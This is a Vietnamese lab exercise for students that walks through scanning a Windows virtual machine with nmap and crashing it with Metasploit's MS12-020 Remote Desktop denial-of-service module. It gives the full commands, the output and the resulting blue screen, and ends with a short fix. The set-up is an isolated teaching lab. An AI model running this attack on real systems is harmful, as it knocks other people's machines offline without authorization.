


PRACTICE:

OS SECURITY – EXPLOIT VULNERABILITY

Ta có sơ đồ mạng sau



Mô tả sơ đồ mạng:

- Một máy client sử dụng window xp sp3/ Win7
- 1 Attacker cài Kali Linux đặt chung một mạng LAN như sơ đồ trên.

Dùng VMWare để tạo 2 máy và kết nối với nhau

Yêu cầu :

Câu 1: Cài đặt các công cụ

- Cài đặt Nmap trên máy đóng vai trò attacker
- Cài đặt Nessus trên máy đóng vai trò attacker
- Cài đặt metasploit trên máy attacker

Trên Kali Linux, các công cụ này đều có sẵn

Câu 2 : Xác định các dịch vụ

Xác định phiên bản hệ điều hành các máy trong mạng

Câu 3 : Scan các vulnerability (lỗ hổng) OS trên máy client xp sp3.

- Sử dụng Nessus để scan lỗi

Câu 4 : Khai thác lỗ hổng: 2 lỗ hổng

Khai thác lỗ hổng về port 3389/tcp về lỗi cho phép từ xa truy cập Remote Desktop (câu 3.3): **Ms12_020_maxchannelids**.

- Thực thi khai thác lỗ hổng này của máy nạn nhân từ máy Kali Linux

- Kết quả: Máy nạn nhân bị xuất hiện màn hình xanh (RAM bị chiếm)

Câu 5 : Sinh viên đưa ra giải pháp khắc phục lỗi trên máy nạn nhân

HƯỚNG DẪN KHAI THÁC LỖ HỔNG

4.1 Khai thác lỗ hổng về port 3389/tcp về lỗi cho phép từ xa truy cập Remote Desktop (câu 3.3): **Ms12_020_maxchannelids**.

Chuẩn bị: máy Attacker: **192.168.8.128**; máy Victim**192.168.8.129**

Trên Linux, ta dùng Nmap để phân tích Ip của máy victim (máy bị tấn công): **nmap -O 192.168.8.129**

```
Nmap scan report for 192.168.8.129
Host is up (0.00038s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
17/tcp    open  qotd
19/tcp    open  chargen
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:A4:72:78 (VMware)
Device type: general purpose
```

Sau đó, ta tìm kiếm module **Ms12_020_maxchannelids**

```
msf > search ms12_020
[!] Module database cache not built yet, using slow search

Matching Modules
=====


| Name                                             | Disclosure Date | Rank   | Description                                          |
|--------------------------------------------------|-----------------|--------|------------------------------------------------------|
| auxiliary/dos/windows/rdp/ms12_020_maxchannelids | 2012-03-16      | normal | MS12-020 Microsoft Remote Desktop Use-After-Free DoS |
| auxiliary/scanner/rdp/ms12_020_check             |                 | normal | MS12-020 Microsoft Remote Desktop Checker            |


```

Để sử dụng module, dùng lệnh

use auxiliary/dos/windows/rdp/ms12_020_maxchannelids

```
msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
```

Để xem những đối tượng cần sử dụng để hack lỗ hổng, dùng lệnh **show options**

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options
```

```
Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):
```

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|-----------------------|
| RHOST | | yes | The target address |
| RPORT | 3389 | yes | The target port (TCP) |

Cần **SET** 2 đối tượng là SRVHOST và RHOST lần lượt là ip của máy victim (máy nạn nhân) và ip của Linux (máy tấn công)

SET SRVHOST 192.168.8.128

SET RHOST 192.168.8.129

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set SRVHOST 192.168.8.128
SRVHOST => 192.168.8.128
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOST 192.168.8.129
RHOST => 192.168.8.129
```

Cuối cùng chạy **run** để khai thác

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run

[*] 192.168.8.129:3389 - 192.168.8.129:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.8.129:3389 - 192.168.8.129:3389 - 210 bytes sent
[*] 192.168.8.129:3389 - 192.168.8.129:3389 - Checking RDP status...
[+] 192.168.8.129:3389 - 192.168.8.129:3389 seems down
[*] Auxiliary module execution completed
```

Và đây là kết quả, máy Victim đã bị khởi động lại:

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

RDPWD.SYS

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xFFFFF8A01E31BF98, 0x0000000000000000, 0xFFFFF88003441FB5, 0
x0000000000000002)

*** RDPWD.SYS - Address FFFFF88003441FB5 base at FFFFF8800341A000, DateStamp
4ce7ab45

Collecting data for crash dump ...
Initializing disk for crash dump ...
```

Khắc phục lỗi hỏng **ms12_020**

Không sử dụng dịch vụ RDP nếu không thật sự cần thiết

Thực hiện từ Start -> Run -> services.msc -> Stop and/or disable Remote Desktop Services hoặc qua Control Panel